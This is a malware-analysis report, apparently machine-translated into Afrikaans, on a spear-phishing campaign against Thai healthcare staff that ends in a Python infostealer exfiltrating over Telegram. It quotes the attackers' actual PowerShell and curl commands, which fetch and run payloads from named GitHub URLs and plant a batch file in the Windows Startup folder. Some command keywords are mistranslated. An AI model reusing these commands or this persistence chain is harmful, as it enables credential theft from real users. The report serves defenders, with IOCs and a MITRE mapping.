
Skrywers: Vaibhav Krushna Billade, Dixit Panchal & Rumana Siddiqui.
INHOUDSOPGAWE
- Inleiding
- Sleutel teikens
- Infeksie ketting
- Aanvanklike veldtogbevindinge
- Tegniese Analise
- Fase 1: Aanvanklike aflewering (RAR-argief)
- Fase 2: Rouki-verduisterde bondellaaier
- Fase 3: Opstart-volhardingskrip
- Fase 4: Uitvoering van Sekondêre Vraglading
- Fase 5: Ontplooiing van inligtingsdief (sim.py)
- Gevolgtrekking
- Seqrite Dekking
- Aanwysers van Kompromie (IOC's)
- MITRE ATT&CK-kartering
Inleiding
Seqrite Die laboratorium volg en analiseer aktief bedreigingsakteurs en hul veldtogte, met die fokus op toeskrywing, infrastruktuuranalise en teenstanderhandel. Regdeur ons navorsing het ons talle operasies toegeskryf aan China-gebonde en ander bedreigingsgroepe wat beide streeks- en internasionale entiteite teiken.
Tydens 'n onlangse ondersoek het ons 'n aktiewe wanware-veldtog geïdentifiseer wat Thailand se gesondheidsorgsektor teiken, insluitend personeel van die Ministerie van Gesondheid en geaffilieerde gesondheidsorgorganisasies. Die veldtog maak gebruik van gesondheidsorg-tema spies-phishing-lokmiddels wat versprei word deur kwaadwillige RAR-argiewe wat verdoeselde bondelskripte en uitvoerbare vragte bevat. Die infeksieketting gebruik verskeie stadiums van verdoeseling, GitHub-gehoste vraglewering, volhardingsmeganismes en inligting-steelende wanware wat ontwerp is om 'n vastrapplek binne geteikende omgewings te vestig terwyl dit opsporing ontduik.
Sleutel teikens
Die veldtog teiken hoofsaaklik personeel en departemente regoor Thailand se gesondheidsorg-ekosisteem, insluitend:


- Personeel van die Ministerie van Gesondheid en regeringsgesondheidsverkrygingspanne gebruik lokmiddels wat amptelike goedkeuringsdokumente vir mediese toerusting voorgee.
- Hospitaaladministrasiepersoneel deur middel van gefabriseerde pasiëntopnameversoekdokumente.
- Radiologie- en tandkliniekpersoneel deur middel van nagemaakte mediese rekords en X-straalnavraaglêers.
- Kliniese en radiologiese afdelings deur middel van vals pasiënt-CT-skanderingresultaatdokumente.
- Gesondheidsorgvoorsieningsketting en verkrygingspanne vir mediese toerusting deur middel van goedkeuringsdokumente met die Ministerie van Gesondheid-handelsmerk.
Die lokmiddeltemas dui op doelbewuste teikenstelling van gesondheidsorgverwante funksies en demonstreer 'n sterk begrip van operasionele werkvloeie binne die sektor.
Infeksie ketting
RAR-argief → Verduisterde BAT-laaier → Rouki-verduisterde loonvraglaaier → Opstartpersistensieskrip (WindowSecuryt.bat) → Sekondêre bondel-loonvrag (u-t2.bat) → Python-gebaseerde inligtingsdief (sim.py) → Telegram-uitfiltrasiepogings

Aanvanklike veldtogbevindinge
Die vroegste geïdentifiseerde monster wat met die veldtog geassosieer word, is op 7 April 2026 opgelaai, terwyl die mees onlangse waargenome monster op 3 Junie 2026 opgelaai is, wat 'n aktiewe operasionele venster van ongeveer tien weke ten tyde van die analise aandui.
Sleutelwaarnemings
- Alle geïdentifiseerde monsters is vanaf Thailand opgelaai, wat dui op die gebruik van landwye stadiuminfrastruktuur of gekompromitteerde plaaslike stelsels vir verspreiding.
- Die bedreigingsakteur versprei wanware deur RAR-argiewe wat kwaadwillige bondelskripte en uitvoerbare lêers bevat wat vermom is as gesondheidsorg- en regeringsverwante dokumente.
- Lokmiddellêername word aangepas vir spesifieke werkfunksies, insluitend administratiewe, kliniese, radiologie- en verkrygingspersoneel, wat dui op óf vorige verkenning van gesondheidsorgorganisasies óf 'n breë teikenstrategie wat deur sektorspesifieke kennis ingelig word.
- Alle waargenome monsters gebruik 'n konsekwente RAR → BAT → Loonvrag-uitvoeringsketting, wat 'n gestandaardiseerde gereedskapstel en herhaalbare afleweringsmetodologie voorstel.
Tegniese Analise
Fase 1: Aanvanklike aflewering (RAR-argief)
Die aanvanklike infeksievektor bestaan uit 'n kwaadwillige RAR-argief wat 'n verduisterde bondellêer bevat wat as die eerstefase-laaier funksioneer. Verduistering word op groot skaal gebruik om funksionaliteit te verberg en statiese analise te belemmer.

Een waargenome voorbeeld, Health_Ministry_Approved_Equipment_2026.bat, skep 'n tydelike lêer wat geënkodeerde vragdata bevat en gebruik PowerShell om die ingebedde inhoud te dekodeer. Die gedekodeerde inhoud word dan na 'n sekondêre bondellêer geskryf, wat vervolgens uitgevoer word.

Na die teregstelling word tydelike artefakte verwyder om forensiese bewyse te verminder en ondersoeke na die kompromie te bemoeilik.
Die gebruik van ingebedde vragdata, PowerShell-gebaseerde dekoderingsroetines en opruimingsbedrywighede dui op 'n doelbewuste poging om kwaadwillige funksionaliteit te verberg en sekuriteitskontroles te ontduik.
Fase 2: Rouki-verduisterde bondellaaier
Die gedekodeerde payload.bat wat tydens Fase 1 uitgevoer is, is hewig verduister deur 'n raamwerk wat as Rouki geïdentifiseer is.

Analise het aan die lig gebring dat die skrip PowerShell-opdragte dinamies rekonstrueer en uitvoer wat addisionele wanware-komponente aflaai, behou en uitvoer. Die gebruik van GitHub-gehuisvesde loonvragte, misleidende lêeruitbreidings en meerfasige uitvoering bied operasionele buigsaamheid terwyl dit die waarskynlikheid van opsporing verminder.
PowerShell-opdrag 1 – Volhardende implementering
powershell.exe -WindowStyle Versteek -Command “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/ud-7-te/ud-vtn/raw/main/up-t2.png', 'C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowSecuryt.bat');”
Hierdie opdrag laai 'n afstand-gehoste lêer af wat voorgee dat dit 'n PNG-beeld is en stoor dit as WindowSecuryt.bat in die Windows-opstartmap.
Plasing binne die opstartgids verseker outomatiese uitvoering wanneer die gebruiker by die stelsel aanmeld, en sodoende word volharding bewerkstellig.
PowerShell-opdrag 2 – Ontplooiing van loonvrag
powershell.exe -Opdrag “[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object -TypeName System.Net.WebClient).DownloadFile('https://github.com/d7-te/vtn/raw/main/T2.zip', 'C:\Gebruikers\Publieke\Leertafels.zip'); Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('C:\Gebruikers\Publieke\Leertafels.zip', 'C:\Gebruikers\Publieke\Leertafels'); Start-Sleep -Sekondes 1; C:\Gebruikers\Publieke\Leertafels\python C:\Gebruikers\Publieke\Leertafels\Lib\sim.py; del C:\Gebruikers\Publieke\Leertafels.zip”
Hierdie opdrag laai 'n ZIP-argief af, onttrek die inhoud daarvan na 'n publiek toeganklike gids en voer die ingebedde Python-gebaseerde vrag (sim.py) uit met behulp van 'n gebundelde Python-interpreteerder.
Na uitvoering word die ZIP-argief uitgevee om forensiese artefakte te verminder en pogings tot voorvalreaksie te belemmer.
Fase 3: Opstartpersistensie-skrip (WindowSecuryt.bat)
Analise van die afgelaaide WindowSecuryt.bat-skrip het aan die lig gebring dat dit 'n beduidende hoeveelheid rommeldata en verdoeselingslogika bevat, soortgelyk aan dié wat in vroeërstadium-bondellaaiers waargeneem is. Hierdie nie-funksionele inhoud is bedoel om statiese analise te belemmer en die skrip se ware uitvoeringsvloei te verberg.
Na uitvoering voer die skrip 'n voorregkontrole en omgewingopstelling uit voordat dit sy finale funksionele stadium bereik, waar dit die volgende opdrag rekonstrueer en uitvoer:
cmd /c “krul hxxps://raw.githubusercontent.com/ud-7-te/ud-vtn/main/ud-t2.txt -o C:\Gebruikers\admin\AppData\Local\Temp\u-t2.bat && bel C:\Gebruikers\admin\AppData\Local\Temp\u-t2.bat”
Hierdie opdrag gebruik curl om 'n bykomende bondelvrag (u-t2.bat) van 'n GitHub-gehosteerde bewaarplek af te laai en dit in die stelsel se tydelike gids (%TEMP%) te stoor. Die gebruik van die %TEMP%-pad verseker skryftoegang sonder dat verhoogde toestemmings in die meeste omgewings vereis word.
Na suksesvolle aflaai voer die skrip die vrag onmiddellik uit met behulp van die oproep-opdrag, wat die voortsetting van die meerstadium-infeksieketting moontlik maak.
Die kombinasie van opstartvouer-volharding en afstand-herwinbare vragte stel die bedreigingsakteur in staat om kwaadwillige funksionaliteit op te dateer sonder om die oorspronklike volhardingsmeganisme te verander.
Daarbenewens bied die plasing van die skrip binne die Windows-opstartmap volharding, wat verseker dat dit outomaties uitgevoer word wanneer die gebruiker aanmeld. Dit laat die bedreigingsakteur toe om herhaaldelik opgedateerde vragte vanaf die afgeleë GitHub-infrastruktuur op te haal en uit te voer sonder om die oorspronklike volhardingsmeganisme te wysig, wat buigsame en langtermynbeheer oor die infeksieketting moontlik maak.
Fase 4: Uitvoering van Sekondêre Vraglading (u-t2.bat)

Analise van die afgelaaide u-t2.bat-skrip het aan die lig gebring dat dit rommelkode en verduisterde afdelings bevat, soortgelyk aan vroeëre bondelkomponente in die infeksieketting. Hierdie nie-funksionele elemente verskyn aan die begin van die skrip en is bedoel om statiese analise te belemmer en die werklike uitvoeringsvloei te verberg. Die betekenisvolle logika is dieper ingebed in hierdie verduisterde segmente en word slegs tydens looptyd-uitvoering opgelos.
Die skrip probeer om homself te herbegin met verhoogde voorregte om hoër vlak toegang op die stelsel te verkry.
Na suksesvolle verhoging gaan die skrip voort om die volgende fase-vrag uit te voer terwyl gebruikerssigbaarheid geminimaliseer word.
Die laaste fase van uitvoering aktiveer die volgende vrag:
powershell.exe -WindowStyle Versteek -Opdrag “C:\Gebruikers\Publiek\Leertafels\python C:\Gebruikers\Publiek\Leertafels\Lib\sim.py”
Hierdie opdrag begin die voorheen ontplooide Python-interpreteerder en voer sim.py uit terwyl sigbare uitvoeringsvensters onderdruk word.
Die gebruik van 'n gebundelde Python-looptyd maak uitvoering onafhanklik van enige bestaande Python-installasie op die slagofferstelsel moontlik en verminder ontplooiingsafhanklikhede.
Fase 5: Ontplooiing van inligtingsdief (sim.py)
Die finale vrag wat tydens analise geïdentifiseer is, is sim.py, 'n Python-gebaseerde inligtingsdief wat deur die gebundelde Python-omgewing uitgevoer word.

Na uitvoering beëindig die wanware verskeie webblaaiers, insluitend Google Chrome, Microsoft Edge, Brave en ander Chromium-gebaseerde blaaiers deur taskkill-opdragte te gebruik. Hierdie gedrag word algemeen geassosieer met inligting-steelende wanware wat toegang soek tot blaaierdatabasisse, geloofsbriewe, koekies en sessie-artefakte wat andersins deur aktiewe prosesse gesluit sou word.
Waargenome Vermoëns
- Versamel blaaierverwante data.
- Oes gestoorde geloofsbriewe en sessie-inligting.
- Stadiums het data binne tydelike gidse versamel.
- Komprimeer versamelde data in ZIP-argiewe.
- Pogings tot eksfiltrasie deur Telegram-gebaseerde infrastruktuur.
Uitvoeringslogboeke het herhaalde pogings onthul om gesteelde data na aanvaller-beheerde Telegram-kanale oor te dra deur gebruik te maak van hardgekodeerde bot-tokens en kletsidentifiseerders via die Telegram Bot API.
Die eksfiltrasieversoeke het slagofferspesifieke metadata ingesluit soos:
- Stelselidentifiseerders
- Gebruikersnaaminligting
- Geoesde datatellers
- Argiefverwysings
Alhoewel waargenome eksfiltrasiepogings misluk het weens konnektiwiteitstyd-uitval tydens kommunikasie met api.telegram.org, bevestig die kombinasie van blaaierdata-insameling, plaaslike opstelling, argiefskepping en poging tot oordrag die vrag se inligtingsdiefvermoëns.
Oor die algemeen toon die wanware eienskappe wat algemeen geassosieer word met moderne Python-gebaseerde diewers, insluitend geloofsbriewediefstal, sessiekoekie-oes, plaaslike data-opvoering, argiefgenerering en Telegram-gebaseerde eksfiltrasiemeganismes.
Die gebruik van GitHub-gehoste vraglewering, wettige stelselhulpprogramme, gelaagde verduistering en meerfasige uitvoering dra by tot beide operasionele buigsaamheid en verdedigingsontduiking.
Gevolgtrekking
Seqrite Die laboratorium beoordeel met matige vertroue dat hierdie veldtog 'n geteikende poging teen Thailand se gesondheidsorgsektor verteenwoordig, wat gebruik maak van gesondheidsorg-tema sosiale ingenieurswese-lokmiddels, meerstadium-bondellaaiers, GitHub-gehoste vrag-infrastruktuur en Python-gebaseerde inligtingsteelende wanware.
Die veldtog demonstreer 'n herhaalbare afleweringsmetodologie wat bestaan uit RAR-argiewe, swaar verduisterde bondelskripte, volharding deur misbruik van opstartlêers, gefaseerde herwinning van vragte en Telegram-gebaseerde eksfiltrasiepogings.
Alhoewel geen definitiewe toeskrywing gebaseer op die tans beskikbare bewyse vasgestel kon word nie, dui die operasionele konsekwentheid wat oor die monsters waargeneem is, daarop dat die aktiwiteit deur 'n enkele bedreigingsakteur of nou verwante groep uitgevoer word. Voortgesette monitering van geassosieerde infrastruktuur, vragontwikkeling en viktimologie kan addisionele insigte in toeskrywing en veldtogdoelwitte verskaf.
Organisasies binne die gesondheidsorgsektor moet waaksaam bly teen dokument-tema phishing-veldtogte, monitor vir ongemagtigde wysigings aan opstartlêers, en die uitvoering van onbetroubare skripte en binêre lêers wat van eksterne bronne verkry word, beperk.
Seqrite Dekking:
- Script.Trojan.Downloader.50836.GC
- cld.script.trojan.1759432951
Aanwysers van Kompromie (IOC's):
| File Name | SHA256 |
| Gesondheidsministerie_Goedgekeurde_Toerusting_2026.rar | E5F6D9D405819E6B05B5D8268A2E973294859AD65237EDE36AB612B536D0AC2B |
| Gesondheidsministerie_Goedgekeurde_Toerusting_2026.bat | 4EEBC38297A307D18784D6F9EBC8AA6E6F69860BE970CC70D9E544DEB1FF6CE0 |
| loonvrag.bat | F4D4B8CAC004BB63834C6DF436721BABD9464C09787C80B268D839E0AADA9F87 |
| WindowSecuryt.bat | 74BB6AD7E1310F30A3E24FD3CBBFFA2C0C41C64E89E5D0DD1D6900E96B914183 |
| u-t2.bat | 7709D8C34D490509F3624104611EB75A862944DD9D7A642F44514ADA16C85EE9 |
| Desktops.zip | 523388567630E4FBDC359F75232BF2AD82671A680D4BFDCE0237FC30DFEC4C80 |
| Steeler (SIM.PY) | 442E0F4E822842922E7E4685840194E99FD68C7F0EC38C1925914B8F724D5865 |
MITRE ATT&CK-kartering:
| taktiek | Tegnieknaam | Tegniek-ID |
| Aanvanklike toegang | Phishing: Spiesphishing-aanhegsel | T1566.001 |
| Uitvoering | Opdrag- en Skriptinterpreteerder: Windows-opdragskulp | T1059.003 |
| Opdrag- en Skriptinterpreteerder: PowerShell | T1059.001 | |
| Gebruikersuitvoering: Kwaadwillige lêer | T1204.002 | |
| Verdedigingsontduiking | Verduisterde lêers of inligting | T1027 |
| Vermomming (BAT vermom as PNG/TXT) | T1036 | |
| Aanwyserverwydering op gasheer: Lêerverwydering | T1070.004 | |
| Volharding | Register-uitvoersleutels / opstartmap | T1547.001 |
| Geskeduleerde uitvoering via opstartmap | T1547 | |
| Bevordering van voorregte | Misbruik Hoogtebeheermeganisme | T1548 |
| Discovery | Stelseleienaar/Gebruikersontdekking | T1033 |
| Toegang tot geloofsbriewe | Geloofsbriewe van Wagwoordwinkels | T1555 |
| Geloofsbriewe van webblaaiers | T1555.003 | |
| versameling | Argief Versamelde Data | T1560 |
| Data van die plaaslike stelsel | T1005 | |
| Data van inligtingbewaarplekke | T1213 | |
| Bevel en beheer | Ingress Tool Transfer (GitHub-gehosteerde vragte) | T1105 |
| Toepassingslaagprotokol: Webprotokolle (HTTPS) | T1071.001 | |
| Volmag Deur Wettige Dienste (GitHub) | T1102 | |
| Ekfiltrasie | Exfiltration Over Web Service (Telegram Bot API) | T1567 |
| Eksfiltrasie na Wolkberging/Webdiens | T1567.002 |

